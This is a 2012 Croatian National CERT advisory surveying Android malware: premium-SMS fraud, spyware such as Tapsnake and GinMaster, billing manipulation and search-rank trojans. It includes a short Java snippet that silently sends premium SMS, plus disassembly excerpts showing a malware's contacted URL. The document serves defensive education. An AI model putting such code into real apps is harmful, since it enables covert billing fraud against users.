CARNet

HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Maliciozni programi na Android operacijskom sustavu

NCERT-PUBDOC-2012-03-335

Nacionalni CERT


Nacionalni CERT

Sadržaj

Ovaj dokument je vlasništvo Nacionalnog CERT–a. Namijenjen je za javnu objavu, njime se može svatko koristiti, na njega se pozivati, ali samo u izvornom obliku, bez ikakvih izmjena, uz obvezno navođenje izvora podataka. Zabranjena je bilo kakva distribucija dokumenta u elektroničkom (web stranice i dr.) ili papirnatom obliku. Korištenje ovog dokumenta protivno gornjim navodima, povreda je autorskih prava CARNet–a, a sve sukladno zakonskim odredbama Republike Hrvatske.

1 Uvod

Googleov operacijski sustav, Android, postao je najpopularniji operacijski sustav za pametne telefone. U zadnjem kvartalu 2011. godine, Android je preuzeo udio od 50.9% tržišta naspram drugoplasiranog iOS-a koji posjeduje 23.9% tržišta [1].




Slika 1. Tržišni udjeli na kraju četvrtog kvartala 2011

Sa tako velikim brojem korisnika, Android operacijski sustav je postao vrlo zanimljiva meta za razne računalne napade. Zahvaljujući velikim procesnim i memorijskim mogućnostima te uglavnom stalnoj vezi na Internet, malver pisan za Android uređaje postaje sve sličniji uobičajenom malveru na računalima. Dodatna opasnost koju donosi zapravo bilo koji uređaj koji ima mogućnost spajanja na GSM mrežu je preuzimanje kontrole zvanja i slanja poruka svih oblika (SMS, MMS). Kao i uvijek cilj gotovo svakog malvera u konačnici je stvaranje profita njegovom tvorcu, a u ovom dokumentu pokazat ćemo glavne motivacije i načine implementacije takvog softvera.

2 Arhitektura Android operacijskog sustava

Kako bi razumjeli način na koji je pisan malver potrebno je razumjeti način na koji se softver izvršava na uređaju i koja su njegova ograničenja. Operacijski sustav Android baziran je na programskom jeziku Java, a njegovu jezgru sačinjava jezgra Linuxa inačice 2.6. Pokretni uređaji na kojima će se pokretati operacijski sustav Android imaju ograničene resurse u pogledu procesne moći i memorijskih kapaciteta naspram osobnih računala pa su jezgra i arhitektura (Slika 2) sustava prilagođeni za pokretanje i predviđeni za rad u ograničenim uvjetima [2].



Slika 2. Arhitkektura operaijcskog sustava Android

- **Linux jezgra -** jezgra operacijskog sustava Linux brine se o upravljanju memorijom, procesima, mrežnim sučeljima i ostalim sustavima niskog nivoa. Razvijateljima aplikacija jezgra Linux operacijskog sustava nije dostupna.

- **Sistemske biblioteke -** sloj iznad jezgre Linuxa su osnovne sustavne biblioteke koje su pisane u jezicima C i C++ zbog brzine izvođenja te su prilagođene svakom pojedinačnom uređaju.

- **Dalvik -** Dalvik je virtualni stroj (eng. virtual machine) kojeg je napisao Googleov zaposlenik Dan Bornestein. Prilagođen je izvršavanju na uređajima s malim memorijskim resursima. Također, dozvoljava izvršavanje više virtualnih strojeva odjednom kako bi se maksimalno iskoristio potencijal Linux jezgre.

- **Razvojna okolina za aplikacije -** iznad sloja sustavnih biblioteka i razvojne okoline Android nalaze se potrebne biblioteke za razvoj korisničkih aplikacija.

- **Aplikacije** - Aplikacije na operacijskom sustavu Android pripadaju najvišem sloju arhitekture. Za razliku od klasičnih aplikacija na stolnim računalima koje se paralelno izvode i imaju jednak prioritet, a razlikuje ih da li je fokus upravljanja na njima, na Androidu se izvršava jedna primarna aplikacija koja zauzima cijeli ekran. Aplikacije nemaju direktan pristup sistemskim resursima,nego isključivo preko Dalvika, također aplikacije nemaju administratorske ovlasti koje bi im omogućile izmjenu samog operacijskog sustava.

3 Uobičajeni načini zaraze

Malver na Androidu širi se putem dva osnovna principa:

- Maliciozne aplikacije na Google Playu
- Modificirane i prepakirane aplikacije koje se nalaze na neslužbenim repozitorijima

Zbog Googleovog principa otvorenosti pri pisanju aplikacija za Android operacijski sustav i slobodnijeg načina registracije računa putem kojeg je moguće objavljivati aplikacije na Google Playu, sustav je ranjiviji naspram suparničkih. Zbog ugrađenih automatskih kontrola, i dalje se u postotku radi o jako malom broju malicioznih aplikacija. Google također po dojavi uklanja maliciozne aplikacije koje su se provukle na tržište. Veći problem su aplikacije na neslužbenim repozitorijima. Veliki broj zaraženih aplikacija je uočen u verzijama aplikacija koje se inače plaćaju na Google Playu. Zbog prirode Java programskog jezika puno je lakše reverznim inženjerstvom promijeniti kod legitimne aplikacije i dodati maliciozni dio nego što je to primjerice u aplikacijama koje rade na nižem sloju i pisane su u Objective C-u ili nekom srodnom jeziku.

3.1 Širenje zaraze

Za sada nije uočen maliciozni softver koji je sposoban širiti se sam bez početnog odobrenja korisnika. Tome pridonosi činjenica što se aplikacije pišu u Java programskom jeziku i sama jezgra operacijskog sustava nije dostupna korisniku, niti bilo kojoj aplikaciji direktno, osim ako korisnik eksplicitno ne ostvari administratorske ovlasti nad uređajem (tzv. Rootanje). Treba napomenuti kako je u Androidu moguće izvršavanje programskog koda pisanog u nižem programskom jeziku odnosno C-u. Kod se kompajlira pomoću Android Native Development Kita (NDK), ali i dalje se izvršava sa jednakim pravima nad sustavom kao što imaju klasične Java aplikacije. Budući da se kod kompajliran sa NDK-om izvršava izvan Dalvik virtualnog stroja direktno komunicira sa jezgrom, što predstavljaja vezu prema jezgri operacijskog sustava koja je puno pogodnija za iskorištavanje potencijalnih ranjivosti nego sto je to slučaj sa Java aplikacijama. Bez obzira na sve, i dalje svi detektirani primjeri malicioznog koda na Androidu zahtijevaju korisnikovu interakciju kako bi bili instalirani na mobilni uređaj.

4 Vrste napade na mobilni operacijski sustav

Većina tipova napada na Android već je viđena u nekom obliku na drugim mobilnim operacijskim sustavima. Porast broja prijetnji za Android operacijski sustav trenutno je najveći, što je u skladu sa rastom broja korisnika same platforme. Tipove prijetnji možemo podijeliti na sljedeće grube kategorije:

1. Kontaktiranje visokotarifnih brojeva
2. Spyware
3. Manipulacija naplatnim uslugama
4. Ostale prijetnje

4.1 Kontaktiranje visokotarifnih brojeva

U svim zemljama postoje razni brojevi čije se kontaktiranje plača više nego uobičajena SMS poruka ili poziv. Napadač mora uspostaviti takav broj u suradnji sa operaterom te nakon toga prima postotak od svake interakcije sa korisnikom. Napadači često rade fiktivne nagradne igre kako bi dali legitimnost takvom broju i transakcijama koje se odvijaju preko njega. Najjednostavniji način širenja malicioznih aplikacija je unutar naizgled legitimnih aplikacija. Napadač nakon što uspostavi visokotarifni broj, mora napraviti aplikaciju koja barem naizgled radi nešto legitimno i postaviti ju na Google Play tržište aplikacija. Kada korisnik skine takvu aplikaciju, pri instalaciji aplikacija traži prava za korištenje SMS poruka i poziva. Aplikacije često zbog velikih biblioteka koje koriste trebaju prava nad resursima koje realno ne trebaju,pa korisnici prestaju detaljno obraćati pažnju na prava koja aplikacija traži.

Primjer takvog malvera je aplikacija koju je Symantec označio kao Android.FakePlayer. Aplikacija pri svakom pokretanju šalje dvije SMS poruke jednu cijene 3.5$, a druga cijene 6$. Sam kod za slanje SMS poruka unutar Androida je iznimno jednostavan. Potrebno je u manifest.xml datoteci postaviti zahtjev za resursom slanja SMS-a sljedećom linijom koda:

```
<uses-permission android:name=" android.permission.SEND_SMS">
```


Unutar aplikacije sa nekoliko linija koda moguće je poslati SMS na zadani broj sa odabranim tekstom.

```
PendingIntent pi = PendingIntent.getActivity(this, 0,
            new Intent(this, SMS.class), 0);
SmsManager sms = SmsManager.getDefault();
sms.sendTextMessage("3354", null, "Nagradna", pi, null);
```

Gore navedeni dio koda nakon što se zapakira u apk, odnosno dex format izgleda slično ovome:

```
001f: invoke-virtual/range {v0,v1,v2,v3,v4.....
       Landroid/telephony/SmsManager;.sendTextMessage....
0022: const-string v1, "3354"
0024: const/4 v2, #int 0
0025: const/4 v4, #int 0
001f: invoke-virtual/range {v0,v1,v2,v3,v4.....
       Landroid/telephony/SmsManager;.sendTextMessage....
0022: const-string v1, "3354"
0024: const/4 v2, #int 0
0025: const/4 v4, #int 0
0025: const/4 v5, #int 0
```

Pri instalaciji takvog softvera korisniku će jasno biti naznačeno da softver mora imati pristup slanju SMS-a. Razumski se može često razlučiti kako nekim aplikacijama taj pristup stvarno nije potreban. Primjer takve instalacije je dan na slici 3, radi se malicioznoj verziji Opere Mini koju je F-Secure označio sa Android/OpFake.D [3]



Slika 3. Instalacija maliciozne aplikacije

Bitno je napomenuti kako se ovaj kod može izvršavati u pozadini neovisno o dretvi unutar koje se prikazuje grafičko sučelje tako da je za korisnika slanje SMS potpuno nevidljivo i ne ostavlja nikakve tragove koje se kasnije može uočiti.


Za korisnike Android operacijskog sustava je dobro što za izvođenje ovakvog napada napadač treba učiniti puno toga nevezanog za mobilni uređaj. Potrebno je registrirati visokotarifni broj, potrebno je prijaviti se na Google Play kako bi aplikacija postala dostupna korisnicima i na kraju korisnik sam mora instalirati malicioznu aplikaciju.

4.2 Spyware

Kako je pametni telefon postao središnje mjesto komunikacije mnogih ljudi, tako je i količina podataka povjerljivih podataka koji se nalaze na njemu porasla. Na prosječnom Android uređaju pronaći ćemo: SMS poruke, poruke elektroničke pošte, osobne zapise, razne dokumente, lozinke i korisnička imena itd. Sve to su vrijedni podatci koji čak i ako eksplicitno ne daju sve potrebne podatke za direktnu financijsku korist ili pristup sustavima, mogu puno značiti pri uspostavi phishing napada, praćenju korisnika, otkrivanju njegove lokacije i općenito boljem profilu potencijalne žrtve nekog daljnjeg napada.

4.2.1 Tapsnake

Spyware nije novi softver niti princip ali se sve više detektira na Android operacijskom sustavu. Poznati primjer takve aplikacije je bio Tapsnake. Naizgled uobičajena verzija igre Snake poznata od još prvih dana Nokie, no u pozadini se radilo o alatu za prikupljanje podataka i praćenju korisnika. Aplikacija pri instalaciji zahtjeva pristup mrežnim sučeljima, podatcima o lokaciji i sistemskim alatima. Pristup mrežnim sučeljima u ovakvim igrama nije neuobičajen budući da većina igara šalje nekakve statistike svojim proizvođačima ili drži rang liste bodova kako bi se igrači međusobno mogli natjecati (Slika 4.)



Slika 4. Resursi koje koristi malver Tap Snake i izgled igre


Dok je proces igre aktivan, ona svakih 15 minuta šalje podatke o korisnikovoj lokaciji, a u drugim verzijama zapise o pozivima, prikuplja SMS poruke i sl.

4.2.2 GinMaster

Tokom 2011 pojavili su se prvi ozbiljniji trojani za Android platformu. Primjer jednog takvog je i GinMaster, prvi malver za mobilne uređaje koji sadrži neke ključne elemente njihovih pandana sa osobnih računala [4]. Prvo što će GinMaster nakon instalacije napraviti, koju ručno mora izvesti korisnik, je pokrenuti proces iskorištavanja ranjivosti u Android 2.3 platformi kako bi dobio root ovlasti nad sustavom. Sa malverom dolaze potrebne ARM i ELF 32 binarne datoteke zajedno sa skriptama koje su potrebne za iskorištavanje ranjivosti i sakrivene su unutar datoteke koja ima ekstenziju .png. Nakon uspješnog povećavanja ovlasti, malver kontaktira komadno kontrolni centar te će na zahtjev instalirati drugi malver za kojeg ne mora tražiti korisnikovo odobrenje budući da u tom stadiju napada ima root ovlasti. Uz instalaciju drugog malvera, sam trojan skuplja cijeli niz podataka:


- Trenutno vrijeme
- Jedinstveni identifikacijski broj uređaja (IMEI)
- Korisnički identifikacijski broj (UID)
- Međunarodni identifikacijski broj pretplatnika (IMSI)
- Broj SIM kartice
- Telefonski broj
- Tip mreže na kojoj se nalazi
- Trenutna verzija instalirane aplikacije
- Serijski broj

Malver je potekao iz kine i širio se aplikacijom koja je bila svojevrsna galerija slika. Pri instalaciji aplikacija traži cijeli niz ovlasti (Slika 5) što bi pažljivom korisniku trebalo biti sumnjivo.



Slika 5. Resursi koje zahtjeva GinMaster

Nakon instalacije aplikacija stvara pozadinski proces koji neće nikad biti prekinut osim u slučaju manjka resursa kada Android operacijski sustav zaustavlja manje korištene procese (Slika 6.)



Slika 6. Proces GinMastera

Kada korisnik pokrene aplikaciju ona ga može upitati da li želi instalirati novu verziju ukoliko postoji, no bez obzira na korisnikov odgovor GinMaster će pokrenuti skidanje i instalaciju aplikacije u pozadini bez korisnikova znanja. Tako dugo dok je aplikacija aktivna u pozadini napadač po želji može instalirati aplikacije na žrtvin telefon te preko njih upravljati i dohvaćati podatke.

4.3 Manipulacija naplatnim uslugama

Već uobičajen tip napada koji dovodi do indirektne financijske koristi je lažiranje broja klikova na kontekstualne oglase, no na pametnim telefonima su se pojavile dodatne mogućnosti naplate. Android.Bgserv se pojavio u kini i dio je organiziranog napada. Napadač je registrirao TV kanal koji je dostupan kroz mobilnu mrežu i zarađuje na temelju broja korisnika koji su posjetili njegov kanal. Malver poziva određeni URL na kojemu je taj kanal dostupan i svakim zahtjevom naplaćuje korisniku posjet i dohvat video sadržaja (Slika 7).

```
|000c: invoke-direct {v5, v8}, Lorg/apache/http/impl/client/DefaultHttpCl
|000f: new-instance v6, Lorg/apache/http/client/methods/HttpPost; // clas
|0011: invoke-direct {v6}, Lorg/apache/http/client/methods/HttpPost;.<ini
|0014: new-instance v8, Ljava/net/URI; // class@02ad
|0016: const-string v9, "http://www.youlubg.com:81/Coop/request3.php" //
|0018: invoke-direct {v8, v9}, Ljava/net/URI;.<init>:(Ljava/lang/String;)
|001b: invoke-virtual {v6, v8}, Lorg/apache/http/client/methods/HttpPost;
|001e: const-string v8, "Content-Type" // string@0142
```

Slika 7. URL kojeg Android.Bgserv kontaktira.

Također su uočeni klasični Adware-i i slične aplikacije koje prikazuju korisniku oglase i u nekim slučajevima direktno vode na druge maliciozne poveznice bez znanja korisnika.

4.4 Ostale prijetnje

4.4.1 Umetanje rezultata u tražilice

Zanimljiv i dosada nepoznat oblik malicioznog softvera je uočen na Android operacijskom sustavu sa dolaskom Android.Adrd [5] trojana. Budući da neke tražilice rangiraju svoje rezultate prema broju posjeta korisnika, ovaj trojan šalje višestruke zahtjeve prema toj stranici kako bi poboljšao rang pri pretraživanju. Kod širenja ovog tipa malvera bitno je naglasiti kako je u nekim slučajevima ugrađen u legitimne aplikacije. Napadač je skinuo stvarne aplikacije, ugradio svoj kod u njih te preko kompromitiranih računa na Google Playu postavio nove zaražene verzije. Malver konstanto kontaktira sljedeći url:

```
http://wap.baidu.com/s?word=[ENCODED SEARCH STRING]&vit=uni&from=[ID]
```

A ovisno o trenutnoj potrebi mijenja se traženi niz znakova. Sam napadač ima indirektnu financijsku korist od ovakvog napada budući da mu se povećava zarada od oglasa koji su prikazani na toj stranici.

4.4.2 Opasnosti koje dolaze

Kako pametni telefoni postaju sve prisutniji i imaju sve veće mogućnosti, tako se pojavljuje sve više različitih načina njihove primjene. Jedno od njih je i mobilno plaćanje. Već postoje servisi koje pretvaraju mobilni uređaj u čitaća kreditnih kartice, primjer toga su servisi Square [6] i PayPal Here (Slika 7.). Problemi se naravno javljaju sa sigurnošću podataka unutar samog uređaja i način na sa kojim se njima upravlja. Svi pametni telefoni tako i oni bazirani na Android platformi morati će proći sve one rane probleme u razvoju koji se javljaju pri takvom novom konceptu. Za razliku od obavljanja transakcija sa računala, u mobilnom plaćanju mora se uzeti u obzir puno veći broj problema poput mogućnosti

gubitka signala, napajanja, i sl. te posebno obratiti pažnju kako se obrađuju te greške kako ne bi došlo do ranjivosti koje omogućavaju napade poput preuzimanja sjednice.

Slika 7. Uređaji za mobilnu naplatu

5 Zaključak

Problem malicioznog softvera na mobilnim uređajima sa Androidom je sve veći i prisutniji. Googleov princip otvorenosti pristupa bitno olakšava postavljanje malicioznog softvera na uređaje pogonjene tim operacijskim sustavom. Što će više biti mogućnosti financijski iskoristiti maliciozni softver, to će ga više biti i postajati će kompleksniji. Za sada maliciozni softver na Android platformi je tek u začetku, daleko od toga da nije opasan, ali ipak treba imati na umu kako za sada nitko nije uspio napraviti softver koji bi se u potpunosti samostalno širio bez interakcije sa korisnikom, kao što je slučaj na stolnim računalima. Pametan odabir aplikacija i pogled na proizvođača softvera za sada je u velikoj većini slučajeva dovoljan kako bi se spriječila zaraza mobilnog uređaja.

6 Literatura

1. Gartner Newsroom, Gartner Says Worldwide Smartphone Sales Soared in Fourth Quarter of 2011 With 47 Percent Growth, http://www.gartner.com/it/page.jsp?id=1924314, ožujak 2012.

2. Burnette E., Hello, Android: Introducting Google's Mobile Development Platform, The Pragmatic Bookshelf, 2008.

3. ThreatSolutions, F-Secure, http://www.f-secure.com/weblog/archives/00002306.html, 31.1.2012.

4. Trojan:Android/GinMaster.A, http://www.f-secure.com/v-descs/trojan_android_ginmaster_a.shtml, 20.3.2012

5. Android.Adrd, http://www.symantec.com/security_response/writeup.jsp?docid=2011-021514-4954-99&tabid=2, 15.2.2011

6. Square, https://squareup.com 26.03.2012.